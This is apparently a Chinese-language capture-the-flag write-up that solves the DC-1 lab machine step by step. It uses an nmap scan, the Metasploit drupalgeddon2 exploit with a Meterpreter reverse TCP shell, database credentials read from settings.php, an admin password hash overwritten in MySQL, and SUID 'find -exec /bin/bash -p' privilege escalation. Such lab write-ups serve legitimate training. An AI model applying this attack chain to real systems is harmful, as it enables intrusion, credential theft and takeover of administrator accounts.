


day07 DC-1

1. 主机发现: `nmap -sn 192.168.111.0/24`, 目标为 `192.168.111.140`
2. 使用 `nmap -sT -sV -O -p- 192.168.111.140` 扫描开放端口和服务以及系统版本




```
(root@kali-1)-[~]
# nmap -sT -sV -O -p- 192.168.111.140
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-05 11:03 CST
Nmap scan report for 192.168.111.140 (192.168.111.140)
Host is up (0.0012s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
52110/tcp open  status   1 (RPC #100024)
MAC Address: 00:0C:29:C5:DC:98 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.41 seconds

(root@kali-1)-[~]
#
```

3. 先访问一下80端口, 有一个密码登录框试一下二次注入或者万能密码, 不可以使用特殊符号看来二次注入是不行了试试万能密码, 看来SQL注入是不行了
4. 使用 `whatweb -v 192.168.111.140` 查询一下CMS指纹



```
[ MetaGenerator ]
This plugin identifies meta generator tags and extr
value.

String      : Drupal 7 (http://drupal.org)
```

版本为Drupal 7, 这次就不用searchsploit了用msf

5. `msfconsole`, `search Drupal` 查找对应的模块, `use`
`exploit/unix/webapp/drupal_drupalgeddon2` 使用一下
`exploit/unix/webapp/drupal_drupalgeddon2` 这个是2018年的比较新,
`show payloads` 显示payload

```
root@kali:~  
ia php) IPv6  
12 payload/php/download_exec . normal No PHP Executable Download and Ex  
ecute  
13 payload/php/exec . normal No PHP Execute Command  
14 payload/php/meterpreter/bind_tcp . normal No PHP Meterpreter, Bind TCP Stag  
er  
15 payload/php/meterpreter/bind_tcp_ipv6 . normal No PHP Meterpreter, Bind TCP Stag  
er IPv6  
16 payload/php/meterpreter/bind_tcp_ipv6_uuid . normal No PHP Meterpreter, Bind TCP Stag  
er IPv6 with UUID Support  
17 payload/php/meterpreter/bind_tcp_uuid . normal No PHP Meterpreter, Bind TCP Stag  
er with UUID Support  
18 payload/php/meterpreter/reverse_tcp . normal No PHP Meterpreter, PHP Reverse T  
CP Stager  
19 payload/php/meterpreter/reverse_tcp_uuid . normal No PHP Meterpreter, PHP Reverse T  
CP Stager  
20 payload/php/meterpreter_reverse_tcp . normal No PHP Meterpreter, Reverse TCP I  
nline  
21 payload/php/reverse_perl . normal No PHP Command, Double Reverse TC  
P Connection (via Perl)  
22 payload/php/reverse_php . normal No PHP Command Shell, Reverse TCP  
(via PHP)  
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

看到了一个比较熟悉用一下 `set payload`

`/php/meterpreter/reverse_tcp`, `show options`, 显示需要配置的参数

```
root@kali:~  
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload /php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options  
Module options (exploit/unix/webapp/drupal_drupalgeddon2):  


| Name        | Current Setting | Required | Description                                                                                            |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| DUMP_OUTPUT | false           | no       | Dump payload command output                                                                            |
| PHP_FUNC    | passthru        | yes      | PHP function to execute                                                                                |
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS      |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT       | 80              | yes      | The target port (TCP)                                                                                  |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI   | /               | yes      | Path to Drupal install                                                                                 |
| VHOST       |                 | no       | HTTP server virtual host                                                                               |

  
Payload options (php/meterpreter/reverse_tcp):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|


```

这里写着yes的是必选项，这里只有RHOSTS没填了(也就是靶机IP),设置命令 `set RHOSTS 192.168.111.140`

6. 现在输入exploit或run进行攻击，输入 `shell` 获取shell，用python创建一个伪终端 `python -c "import pty; pty.spawn('/bin/bash')"`，现在拥有了www-

data的用户权限了，ls一下看看flag在哪里

```
root@kali: ~  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.111.140  
RHOSTS => 192.168.111.140  
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run  
  
[*] Started reverse TCP handler on 192.168.111.129:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[!] The service is running, but could not be validated.  
[*] Sending stage (39927 bytes) to 192.168.111.140  
[*] Meterpreter session 1 opened (192.168.111.129:4444 -> 192.168.111.140:33486) at 2024-10-05 15:38:15 +0800  
  
meterpreter > shell  
Process 3779 created.  
Channel 0 created.  
python -c "import pty;pty.spawn('/bin/bash')"  
www-data@DC-1:/var/www$ ls  
ls  
COPYRIGHT.txt    LICENSE.txt    cron.php    misc    sites  
INSTALL.mysql.txt  MAINTAINERS.txt  flag1.txt  modules  themes  
INSTALL.pgsql.txt  README.txt    includes  profiles  update.php  
INSTALL.sqlite.txt  UPGRADE.txt    index.php  robots.txt  web.config  
INSTALL.txt        authorize.php  install.php  scripts  xmlrpc.php  
www-data@DC-1:/var/www$
```

7. 第一个flag Every good CMS needs a config file - and so do you. 翻译：每个好的 CMS 都需要一个配置文件 - 您也是如此。

8. 好像是个提示找一下配置文件 find . -name "set*" ,还真有

```
www-data@DC-1:/var/www$ find . -name "set*"  
find . -name "set*"  
./sites/default/settings.php  
www-data@DC-1:/var/www$
```

，打开一下居然有

flag2 Brute force and dictionary attacks aren't the only ways to gain access

(and you WILL need access). What can you do with these credentials? 翻译：


暴力攻击和字典攻击并不是获得访问权限的唯一方法（而且你需要访问权限）。你能用这些证书做什么？

```
root@kali: ~  
* What can you do with these credentials?  
*  
*/  
  
$databases = array (  
  'default' =>  
    array (  
      'default' =>  
        array (  
          'database' => 'drupaldb',  
          'username' => 'dbuser',  
          'password' => 'R0ck3t',  
          'host' => 'localhost',  
          'port' => '',  
          'driver' => 'mysql',  
          'prefix' => '',  
        ),  
      ),  
    ),  
);  
  
/**  
 * Access control for update.php script.  
 *  
 * If you are updating your Drupal installation using the update.php script but
```

9.

这里还有数据库的账号密码


10. 登录一下 `mysql -udbuser -pR0ck3t` , `show databases;` 查看库, `use drupaldb` 进入drupaldb库, `show tables;` 查看表, 有一个users可能有用, `select * from users\G;` `\G` 表示转为纵向显示
11. 有个admin的密码用 `find . -name "*pass*"` 查找一下有没有相关文件(这里使用pass的原因是害怕文件名某些字符是passwd或者password的其中一个)
12. 这里有几个文件已知这个加密值是自动进行加密的所以应该选择第一个.sh结尾的脚本



```
mysql> quit
quit
Bye
www-data@DC-1:/var/www$ find . -name "*pass*"
find . -*^Css*name
Terminate channel 0? [y/N] N
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 4319 created.
Channel 1 created.
ython -c "import pty;pty.spawn('/bin/bash')"
/bin/sh: 1: ython: not found
python -c "import pty;pty.spawn('/bin/bash')"
www-data@DC-1:/var/www$ find . -name "*pass*"
find . -name "*pass*"
./scripts/password-hash.sh
./includes/password.inc
./modules/simpletest/tests/upgrade/drupal-6.user-password-token.database.php
./modules/simpletest/tests/upgrade/drupal-6.user-no-password-token.database.php
./modules/simpletest/tests/password.test
www-data@DC-1:/var/www$
```

13. 脚本大概功能是你脚本后面输入一个字符串他进行加密, 结合前面的提示告诉我们不要只会用暴力破解, 所以可以先用这个脚本获取一段字符的加密值再把这个值更新到数据库里就可以了
14. 获取hash值 `./scripts/password-hash.sh`
`password` , `$S$D7PLeLNzCoJqAg.1y.fkDB9893Lw6yptRF0GSGuXindtsyTLsLrr`
 , 现在重新进入mysql修改数据库内容为前面的hash值, `update users set pass='$S$D7PLeLNzCoJqAg.1y.fkDB9893Lw6yptRF0GSGuXindtsyTLsLrr'`
`where name="admin";`

15. 现在打开网站然后输入用户名admin密码password,




点击仪表盘发现了flag3, Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow. 中文: 特殊的 PERMS 可以帮助找到密码, 但你需要执行该命令才能知道如何获取阴影中的内容。

16. 根据提示passwd我们可以想到/etc/passwd, `cat /etc/passwd`, 发现有flag4
`flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash`

在/home/flag4中, Can you use this same method to find or access the flag in root? Probably. But perhaps it's not that easy. Or maybe it is? 中文: 您可以使用相同的方法来查找或访问 root 中的标志吗? 可能。但也许这并不容易。或者也许是这样?

17. 查看默认以root权限执行的程序 `find / -perm -u=s -type f 2>/dev/null`,
`find` 指令 / 根目录(查找位置) `-perm` 权限 `-u` 用户(s=特权) `-type` 类型
`f` 文件 `2>/dev/nul` 过滤错误信息(不显示错误信息)


18.



```
root@kali-1: ~  
/bin/mount  
/bin/ping  
/bin/su  
/bin/ping6  
/bin/umount  
/usr/bin/at  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/procmail  
/usr/bin/find  
/usr/sbin/exim4  
/usr/lib/pt_chown  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/sbin/mount.nfs  
www-data@DC-1: /home/flag4$
```

发现find命令是root权限，直接用find进行提权 `find / -exec /bin/bash -p \;` (find 会递归地查找根目录 / 下的所有文件和目录。对于每个找到的文件或目录，find 会执行 /bin/bash -p，即启动一个新的 shell 并进入特权模式。 \ 是 -exec 命令结束符)

19. 根据flag4的提示进入/root目录，有一个thefinalflag.txt，打开他



```
Well done!!!!  
  
Hopefully you've enjoyed this and learned some new skills.  
  
You can let me know what you thought of this little journey  
by contacting me via Twitter - @DCAU7
```

意思是:做得好!!!!

希望您喜欢这篇文章，并能学到一些新技能。

您可以告诉我您对这次小旅行的看法

通过 Twitter 与我联系 - @DCAU7

总结

1. nmap 信息收集
2. whatweb 指纹扫描
3. metasploit 搜索网站对应的漏洞模块
4. 发现加密脚本使用脚本加密password这一字符串并修改MYSQL的数据以达到修改密码的效果
5. 查找root权限执行的程序，用find进行提权